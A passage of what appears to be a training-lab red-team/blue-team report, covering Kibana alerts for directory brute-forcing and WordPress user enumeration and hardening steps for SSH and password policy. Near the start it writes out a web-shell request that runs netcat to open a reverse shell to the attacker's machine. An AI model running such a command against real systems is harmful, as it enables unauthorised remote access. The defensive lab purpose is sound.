
192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash is input to the browser address bar. This triggers the listener from the target server to our Kali machine.

# Alerts Implemented




# Excessive HTTP Errors

- This alert counts the top 5 'http.response.status\_code's. in packetbeat
  - When the count breaks past 400 in the last 5 minutes, the alerts goes off.
  - dirb will scan for directories often giving 404s with some 403s and 200s.
- HTTP error 403 occurs when the server denies access to a domain. Excessive 403s could potentially mean that someone is attempting to access something they shouldn't be.
  - HTTP error 404 occurs when the server cannot find a page that someone requested. Excessive 404s could mean that someone is guessing random directories in attempt to find a hidden one.



# HTTP Request Size Monitor


- This alert counts the 'http.request.bytes' in packetbeat
- When the count exceeds 3500 bytes in the last minute, the alert will go off.
- This alerts us when floods of http request are coming through. Potentially, a denial-of-service attack may be occurring. In this case, the dirb command sending requests constantly attempting to find valid directories.
- wpscan for enumerating users will also alert us with a tiny spike in request bytes.





# CPU Usage Monitor

- This alert counts the 'system.process.cpu.total.pct'. in metric beat
- When the count goes beyond 0.5 in the last 5 minutes, the alert goes off.



# Hardening

# Hardening Against Exposure of Information Through Directory Listing on Target 1

---

- When an attacker uses dirb on the webserver, a lot of 404 HTTP responses will occur because the program is guessing directories.
- Wordpress will leak its users if someone were to use wpscan and enumerate its users.
- These commands will be logged and an alert will go off for supervisor, but it would be up to the supervisor to take action.
- Configuring some settings to block the IP sending in these requests could hinder the attacks.



# Hardening Against Improper Restriction of Excessive Authentication Attempts on Target 1

---

- Michael's password needs to be updated and more secured.
- A password policy should be in play forcing users to renew and use complex passwords.
- Edit the file ***/etc/security/pwquality.conf***
- Set password minimums in conf file.
  - minlen - minimum password length
  - minclass - amount of character types
  - etc.
- ***chage -d 0 michael***
  - This forces michael on the next login to create a new password
  - Feel free to repeat the same for steven

# Hardening Against Improper Restriction of Excessive Authentication Attempts on Target 1 cont.

- With Port 22 open, anyone can ssh onto the machine, so long as they have valid credentials.
- Michael's account was easily compromised due to lack of password complexity; thus allowing the attacker to gain access to the system.
- Port 22 should be more secured or closed.
- If the ssh port needs to be there one can set a custom port for ssh.
  - ***nano -w /etc/ssh/sshd\_config***
  - Proceed to set port 22 to something different
  - ***service sshd restart***
- Attacker cannot ssh into michael's machine via port 22.
- Nmap scan does not show ssh port despite it being open on a different port.

```
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols we listen on
```

```
root@target1:/home/vagrant# service sshd restart
```

```
root@Kali:~# ssh michael@192.168.1.110
ssh: connect to host 192.168.1.110 port 22: Connection refused
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-01 11:24 PST
Nmap scan report for 192.168.1.110
Host is up (0.00094s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
root@Kali:~#
```



# Hardening Against Cleartext Storage of Sensitive Information on Target 1

---

- Quite often were there important information/credentials revealed in cleartext
